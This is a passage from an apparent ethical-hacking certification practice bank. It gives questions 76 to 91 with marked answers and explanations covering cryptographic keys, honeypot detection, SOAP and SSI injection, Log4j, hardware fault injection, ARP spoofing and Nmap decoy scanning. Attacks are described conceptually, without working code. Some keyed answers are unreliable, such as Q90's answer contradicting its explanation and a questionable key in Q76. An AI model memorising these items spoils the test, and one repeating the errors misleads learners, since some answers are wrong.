cloud-controller-manager: This is the master component used to run controllers that communicate with cloud providers. Cloud-controller-manager enables the Kubernetes code and cloud provider code to evolve separately.

Question 76:

John sends an email to his colleague Angela and wants to ensure that the message will not be changed during the delivery process. He creates a checksum of the message and encrypts it using asymmetric cryptography. What key did John use to encrypt the checksum?

- **His own private key.**
- **Angela's private key**
- **His own public key.**
- **Angela's public key.**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Public-key_cryptography

Just a little tricky question. You should carefully read the sentence: "He creates a checksum of the message and **encrypts it** using asymmetric cryptography". This means that he is encrypting something for Angela (even checksum), which she can then decrypt using her private key.

Public-key cryptography, or asymmetric cryptography, is a cryptographic system that uses pairs of keys. Each pair consists of a public key (which may be known to others) and a private key (which may not be known by anyone except the owner). The generation of such key pairs depends on cryptographic algorithms which are based on mathematical problems termed one-way functions. Effective security requires keeping the private key private; the public key can be openly distributed without compromising security. In such a system, any person can encrypt a message using the intended receiver's public key, but that encrypted message can only be decrypted with the receiver's private key. This allows, for instance, a server program to generate a cryptographic key intended for a suitable symmetric-key cryptography, then to use a client's openly-shared public key to encrypt that newly generated symmetric key. The server can then send this encrypted symmetric key over an insecure channel to the client; only the client can decrypt it using the client's private key (which pairs with the public key used by the server to encrypt the message). With the client and server both having the same symmetric key, they can safely use symmetric key encryption (likely much faster) to communicate over otherwise-insecure channels. This scheme has the advantage of not having to manually pre-share symmetric keys (a fundamentally

difficult problem) while gaining the higher data throughput advantage of symmetric-key cryptography.

Question 77:

John, a black hat hacker, wants to find out if there are honeypots in the system that he will attack. For this purpose, he will use a time-based TCP fingerprinting method to validate the response to a computer and the response of a honeypot to a manual SYN request. Identify which of the following techniques will John use?

- Detecting the presence of UML Honeypot.
- Detecting the presence of Sebek-based honeypots.
- Detecting the presence of Honeyd honeypots.
- (Correct)
- Detecting the presence of Snort_inline honeypots.

Explanation

Detecting the presence of Honeyd Honeypot:

Honeyd is a simulator honeypot engine that can create thousands of honeypots easily. The honeyd would respond to received SMTP requests with fake responses. An attacker can identify the presence of honeyd honeypot by performing time-based TCP fingerprinting methods.

Incorrect answers:

Detecting the presence of User-Mode Linux (UML) Honeypot:

Attackers can identify the presence of UML honeypots by analyzing files such as /proc/mounts, /proc/interrupts, and /proc/cmdline, which contain UML-specific information.

Detecting the presence of Sebek-based Honeypots:

Attackers can detect the existence of Sebek-based honeypots by analyzing the congestion in the network layer, as Sebek data communication is usually unencrypted. Since Sebek logs everything that is accessed via reading () call before transferring to the network, it causes the congestion effect.

Detecting the presence of Snort_inline Honeypot:

Attackers can identify these honeypots by analyzing the outgoing packets. If an outgoing packet is dropped, it might look like a black hole to an attacker. When the snort_inline modifies an outgoing packet, the attacker can capture the modified packet through another host system and identify the packet modification.

Question 78:

Jack, a cybersecurity specialist, plans to do some security research for the embedded hardware he uses. He wants to perform side-channel power analysis and glitching attacks during this research. Which of the following will Jack use?

- ChipWhisperer
- (Correct)
- UART
- Foren6
- RIoT

Explanation

https://wiki.newae.com/Main_Page

<https://chipwhisperer.readthedocs.io/en/latest/>

<https://github.com/newaetech/chipwhisperer>

ChipWhisperer is an open-source toolchain dedicated to hardware security research. It helps to perform side-channel power analysis and glitching attacks on every engineer and student.

This toolchain consists of several layers of open-source components:

Hardware: The ChipWhisperer uses a capture board and a target board. Schematics and PCB layouts for the ChipWhisperer-Lite capture board and a number of target boards are freely available.

Firmware: Three separate pieces of firmware are used on the ChipWhisperer hardware. The capture board has a USB controller (in C) and an FPGA for high-speed captures (in Verilog) with open-source firmware. Also, the target device has its own firmware; this repository includes many firmware examples for different targets.

Software: The ChipWhisperer software includes a Python API for talking to ChipWhisperer hardware (ChipWhisperer Capture) and a Python API for processing power traces from ChipWhisperer hardware (ChipWhisperer Analyzer).

Incorrect answers:

Universal Asynchronous Receiver-Transmitter (UART)

https://en.wikipedia.org/wiki/Universal_asynchronous_receiver-transmitter

A universal asynchronous receiver-transmitter (UART /'ju:a:rt/) is a computer hardware device for asynchronous serial communication in which the data format and transmission speeds are configurable. It sends data bits one by one, from the least significant to the most significant, framed by start and stop bits so that precise timing is handled by the communication channel. The electric signaling levels are handled by a driver circuit external to the UART. Two common signal levels are RS-232, a 12-volt system, and RS-485, a 5-volt system. Early teletypewriters used current loops.

Foren6

<https://cetic.github.io/foren6/>

Foren6 is a non-intrusive 6LoWPAN network analysis tool. It leverages passive sniffer devices to reconstruct a visual and textual representation of network information to support real-world Internet of Things applications.

Retina IoT (RIoT) Scanner (RIoT)

<https://www.seguridadar.com/bt/ds-retina-iot-s.pdf>

RIoT is a free vulnerability scanner that identifies Internet of Things (IoT) devices and their associated vulnerabilities across your entire perimeter. It provides the following functionality:

- Identify high-risk IoT devices
- Safely check for default or hard-coded passwords
- Generate clear IoT vulnerability reports and remediation guidance
- Perform external scans of up to 256 IPs

Question 79:

This attack exploits a vulnerability that provides additional routing information in the SOAP header to support asynchronous communication. Also, it further allows the transmission of web-service requests and response messages using different TCP connections.

Which of the following attacks matches the description above?

- **WS-Address spoofing**
- **(Correct)**
- **SOAPAction spoofing**
- **XML Flooding**
- **Soap Array Attack**

Explanation

https://www.ws-attacks.org/WS-Addressing_spoofing

The WS-Address standard allows the addition of routing information to the SOAP Header, allowing asynchronous communication.

WS-Address spoofing - Generic

The generic definition describes the following scenario: An attacker sends a SOAP message, containing WS-Address information, to a web service server. The <ReplyTo> element doesn't contain the address of the attacker but instead the web service client who the attacker has chosen to receive the message. This results in unwanted traffic/SOAP messages for the receiving web service client. Depending on the amount of traffic DOS scenarios are possible. However other attack scenarios are possible too.

WS-Address spoofing - BPEL Rollback

This subtype requires the existence of some sort of BPEL engine. Lets assume that an attacker sends SOAP messages to a web service resulting in the creation of new BPEL process instances. The SOAP message contains a <ReplyTo> element with an invalid callback endpoint. After the SOAP message gets processed by the BPEL engine, it tries to call the endpoint defined in <ReplyTo>. This action results in some form of error

response such as refused connections or SOAP faults. In return, this error response will be processed by the BPEL engine.

In case a BPEL engine gets flooded with many SOAP messages as described above, a high workload for the BPEL engine will result. In the worst case a DOS is the result.

This kind of flooding attack is a lot more devastating than regular flooding attacks, since one message results in the call of multiple actions/web service calls that are called by the BPEL engine. The attack only becomes visible once all stages of the BPEL engine are run through.

Incorrect answers:

SOAPAction spoofing https://www.ws-attacks.org/SOAPAction_Spoofing

Each web service request contains some sort of operation that is later executed by the application logic. This operation can be found in the first child element of the SOAP Body. However, if HTTP is used to transport the SOAP message the SOAP standard allows the use of an additional HTTP header element called SOAPAction. This header element contains the name of the executed operation. It is supposed to inform the receiving web service of what operation is contained in the SOAP Body, without having to do any XML parsing.

This "optimisation" can be used by an attacker to mount an attack, since certain web service frameworks determine the operation to be executed solely on the information contained in the SOAPAction attribut.

XML Flooding https://www.ws-attacks.org/XML_Flooding

XML Flooding (also known XML Flood) aims at exhausting the resources of a web service by sending a large number of legitimate SOAP Messages. This attack can be compared to the classical denial of service attack on web servers by flooding them with a large amount of valid HTTP requests until the server is unable to respond.

Soap Array Attack https://www.ws-attacks.org/Soap_Array_Attack

SOAP messages are flexible in many ways, even Arrays are supported. If you are new to SOAP arrays check the documentation by the W3C .

However this feature that can be exploited by an attacker to cause a denial of service attack to limit the web service availability.

Before an SOAP array is used, its size has to be defined, just like with many other programming languages. By default, SOAP doesn't limit the number of elements within an array. This property can be exploited by an attacker to execute a DOS attack limiting the availability of the web service. Let's assume an attacker declares an array with 1,000,000,000 String elements. Before the message is processed any further by the parser, the web service will reserve space for 1,000,000,000 String Elements in the RAM. In most cases that will lead to memory exhaustion of the attacked system.

Question 80:

Your company started working with a cloud service provider, and after a while, they were disappointed with their service and wanted to move to another CSP.

Which of the following can become a problem when changing to a new CSP?

- **Lock-down**
- **Lock-up**
- **Lock-in**
- **(Correct)**
- **Virtualization**

Explanation

<https://jaychapel.medium.com/how-much-should-enterprises-worry-about-vendor-lock-in-in-public-cloud-5029bf40fffa>

The vendor lock-in problem in cloud computing is the situation where customers are dependent (i.e. locked-in) on a single cloud service provider (CSP) technology implementation and cannot easily move to a different vendor without substantial costs or technical incompatibilities.

Types of vendor lock-in risks

The issue with vendor lock-in is the difficulty in moving to another cloud service provider if something goes awry. You hope that this never has to happen, but it's a possibility.

There are four primary lock-in risks that you'll take working with a single cloud provider. These include:

1. Data transfer risk
2. Application transfer risk
3. Infrastructure transfer risk
4. Human resource knowledge risk

Data transfer risk

It is not easy to move your data from one CSP to another.

A myriad of questions will arise during a data migration process, such as:

1. Who is responsible for extracting the data from the cloud databases and data warehouses?
2. In what format will the data be? Will that format work with the new cloud provider, or will significant changes need to be made to the data?
3. How can the data be transferred without loss of application functionality?
4. How long will it take and how much will it cost to move all of this data?

While some industry groups have tried to create standards for data interchange, sometimes it's difficult for companies to implement them due to their unique business requirements.

Application transfer risk

If you build an application on one CSP that leverages many of its offerings, the reconfiguration of this application to run natively on another provider can be an extremely expensive and difficult process.

For instance, let's say you've developed a business intelligence platform on Microsoft Azure. You leverage basic cloud services like compute, storage, databases, and networking. But the app also includes Azure's machine learning, data lake analytics, and bot services.

Can you imagine all the changes you'll have to make to your application if you had to move this to another CSP?

One reason for this difficulty is a lack of standard interfaces and open APIs. Every CSP has their own proprietary specifications and standards, which make it very tough to move from one to another.

Another reason is that technology and customer needs change so rapidly.

You know first hand that your customers and partners continuously demand changes and improvements to your product. The faster that you add and edit features of your cloud-native application, the deeper entrenched you get with your CSP, and the tougher it will be to move to another cloud vendor.

Infrastructure transfer risk

Every major CSP does things a little bit differently.

Virtual machine formats and their associated pricing vary from vendor to vendor, making it difficult to ensure that you have the appropriate resource usage and cost savings if you switch providers.

Database offerings and formats may differ as well.

And one cloud provider may have more attractive offerings in certain infrastructure components, while lacking in other services that you may need.

These differences in the underlying infrastructure result in difficulties moving from one cloud service provider to another.

Human resource knowledge risk

If you've been working with a single CSP, your IT team has likely gained a lot of institutional knowledge about that provider's tools and configurations.

If you have to move your applications to another CSP, it will take time for your engineers to ramp up their knowledge of the new cloud platform. They'll have to learn about new infrastructure formats, implementation processes, and more.

Additionally, any newly required certifications will take a long time to earn.

The knowledge risk is a factor that isn't often thought about, but is just as important as the risks highlighted above.

Question 81:

Enabling SSI directives allows developers to add dynamic code snippets to static HTML pages without using full-fledged client or server languages. However, suppose the server is incorrectly configured (for example, allowing the exec directive) or the data is not strictly verified. In that case, an attacker can change or enter directives to perform malicious actions.

What kind of known attack are we talking about?

- **Server-side includes injection**
- **(Correct)**
- **Server-side template injection**
- **CRLF injection**
- **Server-side JS injection**

Explanation

[https://owasp.org/www-community/attacks/Server-Side_Includes_\(SSI\)_Injection](https://owasp.org/www-community/attacks/Server-Side_Includes_(SSI)_Injection)

SSIs are directives present on Web applications used to feed an HTML page with dynamic contents. They are similar to CGIs, except that SSIs are used to execute some actions before the current page is loaded or while the page is being visualized. In order to do so, the web server analyzes SSI before supplying the page to the user.

The Server-Side Includes attack allows the exploitation of a web application by injecting scripts in HTML pages or executing arbitrary codes remotely. It can be exploited through manipulation of SSI in use in the application or force its use through user input fields.

NOTE: All options are associated with injections. You just need to choose the right technology.


Question 82:

You need to protect the company's network from imminent threats. To complete this task, you will enter information about threats into the security devices in a digital format to block and identify inbound and outbound malicious traffic entering the company's network. Which of the following types of threat intelligence will you use?

- **Tactical threat intelligence.**
- **Strategic threat intelligence.**
- **Operational threat intelligence.**
- **Technical threat intelligence.**
- **(Correct)**

Explanation

<https://info-savvy.com/types-of-threat-intelligence/>



Technical threat intelligence.

With technical cyber intelligence, information about the attacker's resources such as command and control channel, tools are collected. For example, it focuses on phishing emails or technical tips that indicate the cybersecurity threat to fraudulent URLs. The aim is to collect information about specific IOCs (IP address, phishing email header, hash checksum). This type of threat intelligence is important because it allows to analyze attacks. However, the value of technical threat intelligence is short-lived, as hackers often change their tactics. IOCs that are detected and analyzed at the right time are important. Tactical intelligence is used by employees in the SOC team. Thanks to the information obtained here, new rules are written in the current security products of the organization (such as IDS / IPs, firewall, endpoint security system). Also, suspicious IPs are detected by spam emails. The information obtained here feeds the products of the organization directly.

Incorrect answers:

Strategic threat intelligence

Strategic Threat Intelligence provides a high level of information on the cybersecurity posture, threats, financial impact of cyber activities, attack trends, and their impact on business decisions. The information obtained can be used by senior executives at the company. The purpose of Strategic Threat Intelligence is to manage existing cyber risks and unknown future risks. This intelligence offers a risk-based approach. It focuses on the effects and possibilities of risks. The information provided here is suitable for long-term use. It helps in making strategic business decisions. For example, it can evaluate these results when deciding on budget / employee / product balance in protecting critical assets. Data collection sources for strategic intelligence are also high-level sources: OSINT, CTI vendors, and ISAO / ISACS.

Operational threat intelligence

Operational threat intelligence provides information to the managers of the defense teams about the specific threat to the company. People like head of network defenders, fraud detection manager incident response team manager understand the attack effect. With incoming intelligence, it is attempted to identify the threat actor and to determine his capabilities and threatened IT assets.

In operational threat intelligence, information is collected through hacker forums, chat rooms, social media, and the current cyber attack. The attack that may come with the collected information is estimated, and protection planning is issued.

Tactical threat intelligence

Tactical threat intelligence provides detailed information on the tactics, techniques, and procedures of threat actors. It is predominantly for a technical audience and helps them to understand how their networks are attacked based on the latest methods attackers used to achieve their goals. It provides information that can be consumed by security experts such as IT managers, SOC managers, NOC managers. These employees use tactical cyber intelligence to understand the technical capability and objectives of the offensive and identify their detection and mitigation strategies. Tactical cyber intelligence is collected through malware and incident reports, attack group reports, human Intelligence, and campaign reports.

Question 83:

You want to prevent possible SQLi attacks on your site. To do this, you decide to use a practice whereby only a list of entities such as the data type, range, size, and value, which have been approved for secured access, is accepted.

Which of the following practices are you going to adopt?

- **Output encoding.**
- **Enforce least privileges.**
- **Blacklist validation.**
- **Whitelist validation.**
- **(Correct)**

Explanation

According to EC-council courseware:

Whitelist validation

Whitelist validation is a best practice whereby only the list of entities (i.e., data type, range, size, value, etc.) that have been approved for secured access is accepted. Whitelist validation can also be termed as positive validation or inclusion.

Blacklist Validation

Blacklist validation rejects all malicious inputs that have been disapproved for protected access. Blacklist validation can be challenging as every content and character of the attack should be interpreted, understood, and anticipated for future attacks as well. Blacklist validation can also be termed as negative validation or exclusion.

Output Encoding

Output encoding is a validation technique that can be used after input validation. This technique is used to encode the input to ensure that it is properly sanitized before passing it to the database.

Enforcing Least Privileges

Enforcing least privileges is a security best practice whereby the lowest level of privileges is assigned to every account accessing the database. It is recommended not to assign DBA level and administrator-level access rights to the application. In some critical situations, some applications may require elevated access rights; hence, proper groundwork should be done by the security professionals and they should also figure out the exact requirements of the application.

Question 84:

The attacker created a fraudulent email with a malicious attachment and sent it to employees of the target organization. The employee opened this email and clicked on the malicious attachment. Because of this, the malware was downloaded and injected into the software used in the victim's system occurred. Further, the malware propagated itself to other networked systems and finally damaging the industrial automation component. Which of the following attack techniques was used by the attacker?

- **Reconnaissance attack**
- **SMishing attack**
- **HMI-based attack**
- **Spear-phishing attack**
- **(Correct)**

Explanation

Spear Phishing

Attackers send fake emails containing malicious links or attachments that seemingly originated from the victim's legitimate or well-known sources. When the victim clicks on the link or downloads the attachment, it injects malware, starts damaging the resources, and spreads itself to other systems. For example, an attacker sends a fraudulent email with a malicious attachment to a victim system that maintains the sales software of the operational plant. When the victim downloads the attachment, the malware is injected into the sales software, propagates itself to other networked systems, and finally damages industrial automation components.

Incorrect answers:

HMI-based attack

Human–Machine Interfaces (HMIs) are often called Hacker–Machine Interfaces. Even with the advancement and automation of OT, human interaction and control over the operational process remain challenges due to the underlying vulnerabilities. The lack of global standards for developing HMI software without any defense-in-depth security measures leads to many security problems. Attackers exploit these vulnerabilities to perform various attacks such as memory corruption, code injection, privilege escalation, etc. on target OT systems.

SMishing attack

Smishing is a form of phishing that uses mobile phones as the attack platform. The criminal executes the attack with an intent to gather personal information, including social insurance and/or credit card numbers. Smishing is implemented through text messages or SMS, giving the attack the name "SMiShing."

Reconnaissance attack

Reconnaissance attacks are general knowledge gathering attacks. These attacks can happen in both logical and physical approaches. Whether the information is gathered via probing the network or through social engineering and physical surveillance, these attacks can be preventable as well. Some common examples of reconnaissance attacks include packet sniffing, ping sweeping, port scanning, phishing, social engineering and internet information queries.

Question 85:

Which of the following is a type of malware that spreads from one system to another or from one network to another and causes similar types of damage as viruses to do to the infected system?

- Worm
- (Correct)
- Rootkit
- Trojan
- Adware

Explanation

https://en.wikipedia.org/wiki/Computer_worm

A computer worm is a standalone malware computer program that replicates itself in order to spread to other computers. It often uses a computer network to spread itself, relying on security failures on the target computer to access it. It will use this machine as a host to scan and infect other computers. When these new worm-invaded computers are controlled, the worm will continue to scan and infect other computers using these computers as hosts, and this behaviour will continue. Computer worms use recursive methods to copy themselves without host programs and distribute themselves based on the law of exponential growth, thus controlling and infecting more and more computers in a short time. Worms almost always cause at least some harm to the network, even if only by consuming bandwidth, whereas viruses almost always corrupt or modify files on a targeted computer.

Incorrect answers:

Rootkit <https://en.wikipedia.org/wiki/Rootkit>

A rootkit is a collection of computer software, typically malicious, designed to enable access to a computer or an area of its software that is not otherwise allowed (for example, to an unauthorized user) and often masks its existence or the existence of other software. The term rootkit is a compound of "root" (the traditional name of the privileged account on Unix-like operating systems) and the word "kit" (which refers to the software components that implement the tool). The term "rootkit" has negative connotations through its association with malware.

Rootkit installation can be automated, or an attacker can install it after having obtained root or Administrator access. Obtaining this access is a result of direct attack on a system, i.e. exploiting a known vulnerability (such as privilege escalation) or a password (obtained by cracking or social engineering tactics like "phishing"). Once installed, it becomes possible to hide the intrusion as well as to maintain privileged access. Full control over a system means that existing software can be modified, including software that might otherwise be used to detect or circumvent it.

Adware <https://en.wikipedia.org/wiki/Adware>

Adware, often called advertising-supported software by its developers, is software that generates revenue for its developer by automatically generating online advertisements in the user interface of the software or on a screen presented to the user during the installation process. The software may generate two types of revenue: one is for the display of the advertisement and another on a "pay-per-click" basis, if the user clicks on the advertisement. Some advertisements also act as spyware, collecting and reporting data about the user, to be sold or used for targeted advertising or user profiling. The software may implement advertisements in a variety of ways, including a static box display, a banner display, full screen, a video, pop-up ad or in some other form. All forms of advertising carry health, ethical, privacy and security risks for users.

Trojan [https://en.wikipedia.org/wiki/Trojan_horse_\(computing\)](https://en.wikipedia.org/wiki/Trojan_horse_(computing))

A Trojan horse (or simply trojan) is any malware that misleads users of its true intent. The term is derived from the Ancient Greek story of the deceptive Trojan Horse that led to the fall of the city of Troy.

Trojans are generally spread by some form of social engineering, for example where a user is duped into executing an email attachment disguised to appear not suspicious, (e.g., a routine form to be filled in), or by clicking on some fake advertisement on social media or anywhere else. Although their payload can be anything, many modern forms act as a backdoor, contacting a controller which can then have unauthorized access to the affected computer. Ransomware attacks are often carried out using a trojan.

Question 86:

During testing, you discovered a vulnerability that allows hackers to gain unauthorized access to API objects and perform actions such as viewing, updating and deleting sensitive data.

Which of the following API vulnerabilities have you found?

- **RBAC Privilege Escalation.**
- **No ABAC validation.**
- **(Correct)**
- **Business Logic Flaws.**
- **Code Injections.**

Explanation

To answer this question, we will use the EC-Council's courseware.

No ABAC validation: No proper attribute-based access control (ABAC) validation allows attackers to gain unauthorized access to API objects or perform actions such as viewing, updating, or deleting.

RBAC Privilege Escalation: Privilege escalation is a common vulnerability present in APIs having role-based access control (RBAC) where changes to endpoints are made without proper attention. Allow attackers to gain access to users' sensitive information

Business Logic Flaws: Many APIs come with vulnerabilities in business logic. Allow attackers to exploit legitimate workflows for malicious purposes.

Code Injections: If the input is not sanitized, attackers may use code injection techniques such as SQLi and XS5 to add malicious SQL statements or code to the input fields on the API. Allow attackers to steal critical information such as session cookies and user credentials.

Question 87:

The attacker knows about a vulnerability in a bare-metal cloud server that can enable him to implant malicious backdoors in firmware. Also, the backdoor can persist even if the server is reallocated to new clients or businesses that use it as an IaaS. What type of cloud attack can be performed by an attacker exploiting the vulnerability discussed in the above scenario?

- **Cludborne attack**
- **(Correct)**
- **Cloud cryptojacking**
- **Metadata spoofing attack**
- **Man-in-the-cloud (MITC) attack**

Explanation

<https://www.bleepingcomputer.com/news/security/hackers-backdoor-cloud-servers-to-attack-future-customers/>

Cludborne vulnerability can allow attackers to implant backdoor implants in the firmware or BMC of bare-metal servers that survive client reassignment in bare metal and general cloud services, leading to a variety of attack scenarios.

Bare-metal servers can be compromised by potential attackers which could add malicious backdoors and code in the firmware of a server or in its baseboard management controller (BMC) with minimal skills.

"The Baseboard Management Controller (BMC) is a third-party component designed to enable remote management of a server for initial provisioning, operating system reinstall and troubleshooting," says IBM.

Once this type of backdoor implant is successfully dropped on a bare metal server, it will survive between client switches performed by the provider.

As detailed by Eclypsium, "Truly removing a malicious implant could require the service provider to physically connect to chips to reflash the firmware, which is highly impractical at scale."

By exploiting this vulnerability, dubbed Cludborne, would-be attackers can go through a number of attack scenarios:

- Performing a permanent denial-of-service (PDoS) attack or just bricking the compromised bare metal server

- Stealing or intercepting data from the application running on the cloud service
- Running a ransomware-type of attack by either damaging data on the bare metal server or disabling the application

Incorrect answers:

Man-in-the-cloud (MITC) attack

https://www.imperva.com/docs/hii_man_in_the_cloud_attacks.pdf

"Man-in-the-Cloud" (MITC) attacks rely on common file synchronization services (such as GoogleDrive and Dropbox) as their infrastructure for command and control (C&C), data exfiltration, and remote access. MITC does not require any particular malicious code or exploit to be used in the initial "infection" stage, thus making it very difficult to avoid. Furthermore, the use of well-known synchronization protocols make it extremely difficult (if not impossible) to distinguish malicious traffic from normal traffic. Even if a compromise is suspected, the discovery and analysis of evidence will not be easy, as little indication of the compromise is left behind on the endpoint. In the MITC attacks, the attacker gets access to the victim's account without compromising the victim's user name or password.

Metadata spoofing attack

Metadata spoofing is a process of changing or modifying service metadata written in the web service definition language (WSDL) file, where the information regarding service instances is stored. Once the manipulated file is successfully deployed, cloud users are redirected to unknown places, which is similar to the process of DNS spoofing.

Cloud cryptojacking <https://www.kaspersky.com/resource-center/definitions/what-is-cryptojacking>

Cryptojacking is a type of cybercrime that involves the unauthorized use of people's devices (computers, smartphones, tablets, or even servers) by cybercriminals to mine for cryptocurrency. Like many forms of cybercrime, the motive is profit, but unlike other threats, it is designed to stay completely hidden from the victim.

Question 88:

In which of the following Logging framework was a vulnerability discovered in December 2021 that could cause damage to millions of devices and Java applications?

- **SLF4J**
- **Apache Commons Logging**
- **Log4J**
- **(Correct)**
- **Logback**

Explanation

<https://logging.apache.org/log4j/2.x/security.html>

<https://theconversation.com/what-is-log4j-a-cybersecurity-expert-explains-the-latest-internet-vulnerability-how-bad-it-is-and-whats-at-stake-173896>

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228>

In December 2021, a vulnerability in the open-source Log4J logging service used by developers to monitor their Java applications first came to light, leaving enterprises scrambling to patch affected systems.

The Log4j exploit allows threat actors to take over compromised web-facing servers by feeding them a malicious text string. It exists within Log4j, an open-source Apache library for logging errors and events in Java-based applications. Third-party logging solutions like Log4j are a common way for software developers to log data within an application without building a custom solution.

The Log4J vulnerability is triggered by attackers inserting a JNDI lookup in a header field (likely to be logged) linking to a malicious server. After Log4j logs this string, the server is queried and gives directory information leading to the download and execution of a malicious java data class. This means cybercriminals can both extract private keys and, depending on the level of defenses in place, download and run malware directly on impacted servers.

Question 89:

Identify the type of fault injection attack to IoT device by description:

During this attack attacker injects faults into the power supply that can be used for remote execution, also causing the skipping of key instructions. Also, an attacker injects faults into the clock network used for delivering a synchronized signal across the chip.

- Temperature attack
- Frequency/voltage tampering
- Optical, EMFI, BBI
- Power/clock/reset glitching
- (Correct)

Explanation

According to EC-Council's courseware:

Power/Clock/Reset Glitching

These types of attacks occur when faults or glitches are injected into the power supply that can be used for remote execution, also causing the skipping of key instructions. Faults can also be injected into the clock network used for delivering a synchronized Signal across the chip.

Incorrect answers:

Optical, Electromagnetic Fault Injection (EMFI), Body Bias Injection (BBI)

The main objective of these attacks is to inject faults into devices by projecting lasers and electromagnetic pulses that are used in analog blocks such as random number generators (RNGs) and for applying high-voltage pulses. These faults are then used by the attackers in compromising the system's security.

Frequency/Voltage Tampering

In these attacks, the attackers try to tamper with the operating conditions of a chip, and they can also modify the level of the power supply and alter the clock frequency of the

chip. The attackers intend to introduce fault behaviour into the chip to compromise the device security.

Temperature Attacks

Attackers alter the temperature for operating the chip, thereby changing the whole operating environment. This attack can be operated in non-nominal conditions.

Question 90:

Alexa, a college student, decided to go to a cafe. While waiting for her order, she decided to connect to a public Wi-Fi network without additional security tools such as a VPN. How can she verify that nobody is not performing an ARP spoofing attack on her laptop?

- She should check her ARP table and see if there is one IP address with two different MAC addresses.
- (Correct)
- She should scan the network using Nmap to check the MAC addresses of all the hosts and look for duplicates.
- She can't identify such an attack and must use a VPN to protect her traffic.
- She should use netstat to check for any suspicious connections with another IP address within the LAN.

Explanation

<https://www.comparitech.com/blog/information-security/arp-poisoning-spoofing-detect-prevent/>

ARP poisoning can be detected in several different ways. You can use Windows' Command Prompt, an open-source packet analyzer such as Wireshark, or proprietary options such as XArp.

You can check the ARP attack in Command Prompt. First, open Command Prompt as an administrator. In the command line, enter:

`arp -a`

If the table contains **two different IP addresses that share the same MAC address**, then you are probably undergoing an ARP poisoning attack.

You can read about other ways of detecting ARP spoofing here:

Wireshark: <https://media.neliti.com/media/publications/263063-arp-spoofing-detection-via-wireshark-and-9a79ced5.pdf>

XArp: <http://www.xarp.net/#support>

Question 91:

Alex received an order to conduct a pentest and scan a specific server. When receiving the technical task, he noticed the point: "The attacker must scan every port on the server several times using a set of spoofed source IP addresses." Which of the following Nmap flags will allow Alex to fulfill this requirement?

- -f
- -S
- -A
- -D
- (Correct)

Explanation

<https://linux.die.net/man/1/nmap>

-D decoy1[,decoy2][,ME][,...] (Cloak a scan with decoys).

Causes a decoy scan to be performed, which makes it appear to the remote host that the host(s) you specify as decoys are scanning the target network too. Thus their IDS might report 5-10 port scans from unique IP addresses, but they won't know which IP was scanning them and which were innocent decoys. While this can be defeated through router path tracing, response-dropping, and other active mechanisms, it is generally an effective technique for hiding your IP address. Separate each decoy host with commas, and you can optionally use ME. as one of the decoys to represent the position for your real IP address. If you put ME in the sixth position or later, some common port scan detectors (such as Solar Designer's excellent Scanlogd). are unlikely to show your IP address at all. If you don't use ME, Nmap will put you in a random position. You can also use RND. to generate a random, non-reserved IP address, or RND:number to generate number addresses.

Incorrect answers:

-f (fragment packets); --mtu (using the specified MTU).

The -f option causes the requested scan (including ping scans) to use tiny fragmented IP packets. The idea is to split up the TCP header over several packets to make it harder for packet filters, intrusion detection systems, and other annoyances to detect what you are doing. Be careful with this! Some programs have trouble handling these tiny

packets. The old-school sniffer named Sniffit segmentation faulted immediately upon receiving the first fragment. Specify this option once, and Nmap splits the packets into eight bytes or less after the IP header. So a 20-byte TCP header would be split into three packets. Two with eight bytes of the TCP header, and one with the final four. Of course each fragment also has an IP header. Specify **-f** again to use 16 bytes per fragment (reducing the number of fragments).

-S IP_Address (Spoof source address).

In some circumstances, Nmap may not be able to determine your source address (Nmap will tell you if this is the case). In this situation, use **-S** with the IP address of the interface you wish to send packets through.

-A (Aggressive scan options).

